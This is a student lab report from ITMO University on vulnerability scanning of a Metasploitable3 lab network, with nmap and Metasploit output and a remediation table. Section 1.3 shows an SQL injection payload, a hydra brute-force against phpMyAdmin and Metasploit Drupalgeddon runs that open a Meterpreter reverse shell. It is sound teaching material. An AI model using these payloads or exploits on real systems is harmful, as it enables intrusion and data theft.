

**Министерство науки и высшего образования Российской Федерации
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО**

Факультет безопасности информационных технологий

Дисциплина:

«Вычислительные сети и контроль безопасности в компьютерных сетях»

ОТЧЕТ ПО ЛАБОРАТОРНОЙ РАБОТЕ №7

«Сканирование уязвимостей»

Выполнили:

Дынина Е.А, студент группы N3349

Жук А.В, студент группы N3348

Исаева А., студент группы N3349

Проверил:

Есипов Д.А., ассистент ФБИТ

(отметка о выполнении)

(подпись)

Санкт-Петербург

2026 г.

СОДЕРЖАНИЕ

Содержание	2
Введение	3
1 Ход работы	4
1.1 Построение топологии сети	4
1.2 Анализ портов	7
1.3 Эксплуатация drupal, phradmin и sql	14
Вывод	19

ВВЕДЕНИЕ

Цель работы – изучить основные методы анализа сетевой инфраструктуры, используя сетевой сканер nmap и сканер уязвимостей nessus.

Для поставленной цели необходимо решить следующие задачи:

- выполнить сканирование сети, на основе результатов сканирования сформировать карту сети;
- исследовать узлы сети на предмет открытых портов;
- выполнить сканирование уязвимостей для сервисов на открытых портах.

1 ХОД РАБОТЫ

Лабораторный стенд представляет из себя 2 сети, WAN и LAN. В LAN находится сервер и pfSense, также pfSense имеет доступ во внешнюю сеть(WAN), где находится клиент с StrongSwan.

1.1 Построение топологии сети

Vetasploit windows и ubuntu расположены в различных подсетях, поэтому проведем сканирование 172.28.128.0/24(ubuntu) и 192.168.56.0/24(windows) используя команду:

`nmap -sS -O <маска подсети>`

```
└─$ nmap -sS -O 172.28.128.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 03:19 -0400
Nmap scan report for vulpe-thinkpad.local (172.28.128.1)
Host is up (0.00015s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 0A:00:27:00:00:00 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop

Nmap scan report for 172.28.128.3
Host is up (0.00029s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
631/tcp    open  ipp
3000/tcp   closed ppp
3306/tcp   open  mysql
8080/tcp   open  http-proxy
8181/tcp   closed intermapper
MAC Address: 08:00:27:2A:C5:CC (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%)
No exact OS matches for host (test conditions non-ideal).
```

Рисунок 1 – Анализ подсети 172.28.128.0/24

```

Nmap scan report for 192.168.56.110
Host is up (0.00024s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
5985/tcp  open  wsman
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49165/tcp open  unknown
49176/tcp open  unknown
MAC Address: 08:00:27:84:67:1B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cp
e:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R
2 or Windows 8.1
Network Distance: 1 hop

```

Рисунок 2 – Анализ подсети 192.168.56.0/24

Таблица 1 – Анализ хостов

Хост	ОС	Открытые порты	Описание сервиса
172.28.128.3	Linux - Ubuntu	21/tcp	FTP (ProFTPD 1.3.5)
		22/tcp	SSH (OpenSSH)
		80/tcp	HTTP (Apache 2.4.7)
		445/tcp	SMB / Samba
		631/tcp	IPP / CUPS печать
		3306/tcp	MySQL
		8080/tcp	HTTP Proxy / Jetty
192.168.56.110	Microsoft Windows Server 2008 R2 / Windows 7 /	21/tcp	FTP
		22/tcp	SSH

	Vista	80/tcp	HTTP
		135/tcp	MSRPC
		139/tcp	NetBIOS Session Service
		445/tcp	Microsoft-DS / SMB
		3306/tcp	MySQL
		3389/tcp	RDP (Remote Desktop)
		4848/tcp	GlassFish Admin / App Server
		5985/tcp	WinRM / WSMAN
		7676/tcp	Java Message Queue Broker
		8009/tcp	AJP13 (Apache JServ Protocol)
		8080/tcp	HTTP Proxy / Web Server
		8181/tcp	InterMapper
		8383/tcp	M2M Services
		9200/tcp	Elasticsearch / WAP-WSP
		49152-49176/tcp	Динамические RPC порты Windows

1.2 Анализ портов

Далее так же используем nmap для общего сканирования портов:

```
nmap -A -Pn 192.168.56.110
```

```
nmap -A -Pn 172.28.128.3
```



```
(kali@kali)-[~]
$ nmap -A -Pn 172.28.128.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 03:19 -0400
Nmap scan report for 172.28.128.3
Host is up (0.0029s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256  c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256  a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
53/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.7
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-ls: Volume /
|  SIZE  TIME                FILENAME
|  -    -    2020-10-29 19:37  chat/
|  -    -    2011-07-27 20:17  drupal/
|  1.7K  2020-10-29 19:37  payroll_app.php
|  -    -    2013-04-08 12:06  phpmyadmin/
|_
445/tcp    open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
|_ http-methods:
|_   Potentially risky methods: PUT
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Home - CUPS 1.7.2
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
8080/tcp   open  http         Jetty 8.1.7.v20120910
|_ http-server-header: Jetty(8.1.7.v20120910)
|_ http-title: Error 404 - Not Found
8181/tcp   closed intermapper
Device type: VoIP adapter|bridge|general purpose
Running (JUST GUESSING): AT&T embedded (93%), Oracle Virtualbox (91%), Slirp
(91%), QEMU (91%)
```

Рисунок 3 – Результат для 172.28.128.3

```

(kali@kali)-[~]
$ nmap -A -Pn 192.168.56.110
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 03:21 -0400
Nmap scan report for 192.168.56.110
Host is up (0.00024s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh            OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|_  2048 fd:08:98:ca:3c:e8:c1:3c:ea:dd:09:1a:2e:89:a5:1f (RSA)
|_  521 7e:57:81:8e:f6:3c:1d:cf:eb:7d:ba:d1:12:31:b5:a8 (ECDSA)
80/tcp    open  http          Microsoft IIS httpd 7.5
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
3306/tcp  open  mysql         MySQL 5.5.20-log
|_ mysql-info:
|_  Protocol: 10
|_  Version: 5.5.20-log
|_  Thread ID: 3
|_  Capabilities flags: 63487
|_  Some Capabilities: IgnoreSpaceBeforeParenthesis, SupportsCompression, Support41Auth, FoundRows, InteractiveC
lient, ConnectWithDatabase, IgnoreSigpipes, DontAllowDatabaseTableColumn, Speaks41ProtocolNew, LongPassword, Sup
portsLoadDataLocal, Speaks41ProtocolOld, ODBCClient, SupportsTransactions, LongColumnFlag, SupportsMultipleStatm
ents, SupportsMultipleResults, SupportsAuthPlugins
|_  Status: Autocommit
|_  Salt: u3<pC;Y-ry*b2p]`K5h
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  tcpwrapped
|_ ssl-date: 2026-05-21T07:23:04+00:00; 0s from scanner time.
|_ ssl-cert: Subject: commonName=vagrant-2008R2
|_ Not valid before: 2026-05-20T06:19:49
|_ Not valid after: 2026-11-19T06:19:49
4848/tcp  open  ssl/http      Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_ ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/cou
ntryName=US
|_ Not valid before: 2013-05-15T05:33:38
|_ Not valid after: 2023-05-13T05:33:38
|_ http-server-header: GlassFish Server Open Source Edition 4.0
|_ http-title: Did not follow redirect to https://192.168.56.110:4848/
|_ ssl-date: 2026-05-21T07:23:04+00:00; 0s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http          Sun GlassFish Open Source Edition 4.0
|_ http-title: GlassFish Server - Server Running
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: GlassFish Server Open Source Edition 4.0

```

Рисунок 4 – Результат для 192.168.56.110

```
kali@kali: ~  
Session Actions Edit View Help  
[*] Import: Parsing with 'Nokogiri v1.14.5'  
[*] Importing host 172.28.128.3  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression  
[*] Successfully imported /home/kali/scan.xml  
msf > services  
Services  
=====
```

host	port	proto	name	state	info	resource	parents
172.28.1 28.3	21	tcp	ftp	open	ProFTPD 1.3.5	{}	
172.28.1 28.3	22	tcp	ssh	open	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 Ubuntu Linux; protocol 2.0	{}	
172.28.1 28.3	80	tcp	http	open	Apache httpd 2.4.7	{}	
172.28.1 28.3	445	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup: WORKGROUP	{}	
172.28.1 28.3	631	tcp	ipp	open	CUPS 1.7	{}	

Рисунок 5 – Анализируем порты с помощью metasploit

```

kali@kali: ~
Session Actions Edit View Help
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    -               yes       The target host(s), see https://docs
  .metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445             no        The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
msf auxiliary(scanner/smb/smb_version) > run
[*] 172.28.128.3:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{00000000-0000-0000-0000-000000000000}) (authentication domain:METASPLOITABLE3-UB1404)
[+] 172.28.128.3:445 - Host is running Version 6.1.0 (unknown OS)
[*] 172.28.128.3 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >

```

Рисунок 6 – Сканирование уязвимости на примере samba

Таблица 2 – Уязвимости

Уязвимость	Критичность	Описание	Хост, порт	Возможные решения
SMB Signing Disabled	Высокая	SMB-подпись отключена, возможны MITM-атаки и relay-атаки	192.168.5 6.110:445, 172.28.12 8.3:445	Включить SMB Signing, ограничить SMB-доступ
IIS TRACE Method Enabled	Средняя	Метод TRACE может использоваться для XST-атак	192.168.5 6.110:80	Отключить TRACE в IIS
GlassFish 4.0 устаревшая версия	Критическая	Уязвимости удалённого выполнения кода и обхода аутентификации	192.168.5 6.110:484 8, 8080, 8181	Обновить GlassFish, ограничить доступ к admin console

HTTP PUT/DELETE Methods Enabled	Высокая	Возможна загрузка вредоносных файлов и web-shell	192.168.5 6.110:8080	Отключить PUT/DELETE
Elasticsearch 1.1.1 без защиты	Критическая	Уязвимый Elasticsearch, возможен удалённый доступ к данным и RCE	192.168.5 6.110:9200	Ограничить доступ, обновить Elasticsearch
WinRM Exposed	Средняя	WinRM может использоваться для удалённого администрирования и brute-force	192.168.5 6.110:5985	Ограничить доступ по IP, включить HTTPS
FTP Anonymous / Weak Auth	Высокая	Возможен brute-force или анонимный доступ	192.168.5 6.110:21	Отключить anonymous login, усилить пароли
OpenSSH 7.1 устаревшая версия	Средняя	Возможны уязвимости устаревших SSH-алгоритмов	192.168.5 6.110:22	Обновить OpenSSH
MySQL 5.5.20 устаревшая версия	Высокая	Известные CVE, слабая аутентификация и privilege escalation	192.168.5 6.110:3306	Обновить MySQL, ограничить доступ
Java RMI Exposed	Высокая	Возможность Java deserialization attacks / RCE	192.168.5 6.110:49165	Ограничить RMI, фильтрация сериализации
ProFTPD 1.3.5	Высокая	Известные уязвимости ProFTPD, включая mod_copy RCE	172.28.12 8.3:21	Обновить ProFTPD, отключить ненужные модули

OpenSSH 6.6.1p1	Средняя	Устаревшая версия SSH с известными CVE	172.28.12 8.3:22	Обновить OpenSSH
Apache 2.4.7	Высокая	Устаревший Apache с несколькими CVE	172.28.12 8.3:80	Обновить Apache
phpMyAdmin Exposure	Критическая	Возможны SQL Injection, brute-force, RCE	172.28.12 8.3:80/phpmyadmin	Ограничить доступ, обновить phpMyAdmin
Drupal 7 устаревшая версия	Критическая	Возможна эксплуатация Drupalgeddon (RCE)	172.28.12 8.3:80/drupal	Обновить Drupal
Samba 4.3.11	Высокая	Возможны SMB relay и известные Samba CVE	172.28.12 8.3:445	Обновить Samba, включить signing
CUPS PUT Enabled	Средняя	Возможна загрузка файлов через HTTP PUT	172.28.12 8.3:631	Отключить PUT
Jetty 8.1.7	Высокая	Устаревший Jetty с уязвимостями обхода и RCE	172.28.12 8.3:8080	Обновить Jetty
MySQL Unauthorized Access	Высокая	Возможность brute-force и использования слабых учётных записей	172.28.12 8.3:3306	Ограничить доступ, усилить аутентификацию
Web Shell FilesDetected	Критическая	Обнаружены подозрительные PHP-файлы (rj0gB.php, uc03K.php)	172.28.12 8.3:80	Удалить web-shell, провести аудит системы
SMB Guest Access	Средняя	Используется guest account для SMB enumeration	172.28.12 8.3:445, 192.168.5	Отключить guest-доступ

			6.110:445	
RDP Exposed	Высокая	Возможность brute-force и эксплуатации RDP	192.168.5 6.110:338 9	Ограничить доступ, включить NLA
GlassFish Admin Console Exposed	Критическая	Доступна административная панель GlassFish	192.168.5 6.110:484 8	Ограничить доступ по IP/VPN

1.3 Эксплуатация drupal, phradmin и sql


Проанализировав порты мы знаем, что открыт порт для http и мы можем посмотреть что есть на 172.28.128.3 на 80.

Нас сразу же перекидывает в корневую директорию и здесь мы видим, что можем попробовать проэксплуатировать drupal, посмотреть phrmyadmin и payroll_app.php.

Написав SQL инъекцию мы получили кредиты всех пользователей. Password=admin“ OR 1 -- .

Далее мы пытаемся зайти в phradmin используя только что полученные данные через hydra.

Так же у drupal устаревшая версия и можно попробовать и ее проэксплуатировать.



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phrmyadmin/	2013-04-08 12:06	-	
 rj0gB.php	2026-05-20 13:13	79	
 ucO3K.php	2026-05-20 13:11	78	

Apache/2.4.7 (Ubuntu) Server at 172.28.128.3 Port 80

Рисунок 7 – Основная страница




Рисунок 8 – перехват запроса

Welcome, admin

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

Рисунок 9 – результат

```
kali@kali: ~ x kali@kali: /usr/share/wordlists x kali@kali: ~ x
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-20 10:50:40

(kali@kali)-[~]
$ ca t creds.txt
ca: command not found

(kali@kali)-[~]
$ cat creds.txt
leia_organa:help_me_obiwan
luke_skywalker:like_my_father_beforeme
han_solo:nerf_herder
artoo_detoo:b00p_b33p
c_three_pio:Pr0t0c07
ben_kenobi:thats_no_m00n
darth_vader:Dark_syD3
anakin_skywalker:but_master:(
jarjar_binks:mesah_p@ssw0rd
lando_calrissian:@dm1n1str8r
boba_fett:mandalorian1
jabba_hutt:my_kind_a_skum
greedo:hanSh0tFirst
chewbacca:rwaawr8
kylo_ren:Daddy_Issues2
:

(kali@kali)-[~]
$ hydra -C creds.txt 172.28.128.3 http-post-form "/phpmyadmin/index.php:username=^USER^&password=^PASS^:Cannot log in" -v
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-20 10:52:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries, ~1 try per task
[DATA] attacking http-post-form://172.28.128.3:80/phpmyadmin/index.php:username=^USER^&password=^PASS^:Cannot log in
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-post-form] host: 172.28.128.3 login: kylo_ren password: Daddy_Issues2
[80][http-post-form] host: 172.28.128.3 login: luke_skywalker password: like_my_father_beforeme
[STATUS] attack finished for 172.28.128.3 (waiting for children to complete tests)
[80][http-post-form] host: 172.28.128.3 login: darth_vader password: Dark_syD3
[80][http-post-form] host: 172.28.128.3 login: ben_kenobi password: thats_no_m00n
[80][http-post-form] host: 172.28.128.3 login: c_three_pio password: Pr0t0c07
[80][http-post-form] host: 172.28.128.3 login: leia_organa password: help_me_obiwan
[80][http-post-form] host: 172.28.128.3 login: han_solo password: nerf_herder
[80][http-post-form] host: 172.28.128.3 login: lando_calrissian password: @dm1n1str8r
[80][http-post-form] host: 172.28.128.3 login: artoo_detoo password: b00p_b33p
[80][http-post-form] host: 172.28.128.3 login: greedo password: hanSh0tFirst
[80][http-post-form] host: 172.28.128.3 login: jabba_hutt password: my_kind_a_skum
[80][http-post-form] host: 172.28.128.3 login: chewbacca password: rwaawr8
[80][http-post-form] host: 172.28.128.3 login: boba_fett password: mandalorian1
[80][http-post-form] host: 172.28.128.3 login: jarjar_binks password: mesah_p@ssw0rd
[80][http-post-form] host: 172.28.128.3 login: anakin_skywalker password: but_master:(
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-20 10:52:12

(kali@kali)-[~]
$
```

Рисунок 10 – Проверка phpadmin

```
msf exploit(multi/http/phpmyadmin_preg_replace) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/http/phpmyadmin_preg_replace) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
```

Рисунок 11 – Эксплуатация уязвимости

```
[*] Exploit completed, but no session was created.
msf exploit(multi/http/phpmyadmin_preg_replace) > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/drupal_drupageddon) > set RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
msf exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):



| Name      | Current Setting | Required | Description                                                                                                           |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, http, socks5h, sapni, socks4 |
| RHOSTS    | 172.28.128.3    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI | /               | yes      | The target URI of the Drupal installation                                                                             |
| VHOST     |                 | no       | HTTP server virtual host                                                                                              |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                                                |
|----|-----------------------------------------------------|
| 0  | Drupal 7.0 - 7.31 (form-cache PHP injection method) |



View the full module info with the info, or info -d command.

msf exploit(multi/http/drupal_drupageddon) > set TARGERURI /drupal/
TARGERURI => /drupal/
[*] Unknown datastore option: TARGERURI. Did you mean TARGETURI?
msf exploit(multi/http/drupal_drupageddon) > set TARGETURI /drupal/
TARGETURI => /drupal/
msf exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf exploit(multi/http/drupal_drupageddon) > set LHOST 172.28.128.10
LHOST => 172.28.128.10
msf exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 172.28.128.10:4444
[*] Sending stage (42137 bytes) to 172.28.128.3
[*] Meterpreter session 1 opened (172.28.128.10:4444 -> 172.28.128.3:56256) at 2026-05-20 11:09:27 -0400

meterpreter > getuid
Server username: www-data
meterpreter > 
```

Рисунок 12 – Эксплуатация drupal

ВЫВОД

В ходе работы достигнута основная цель: изучены методы анализа сетевой инфраструктуры с помощью nmap и Nessus и применены на практике. Сканирование позволило построить карту сети, выявить открытые порты, устаревшие сервисы (Drupal 7, GlassFish 4.0, Elasticsearch 1.1.1) и web-шеллы, а также успешно проэксплуатировать SQL-инъекцию и уязвимость Drupal. Результаты подтверждают, что комбинация nmap, Nessus и ручной проверки необходима для обнаружения реальных векторов атак. Рекомендованы обновление всех устаревших сервисов, включение SMB-подписи, ограничение доступа к административным панелям и удаление web-шеллов.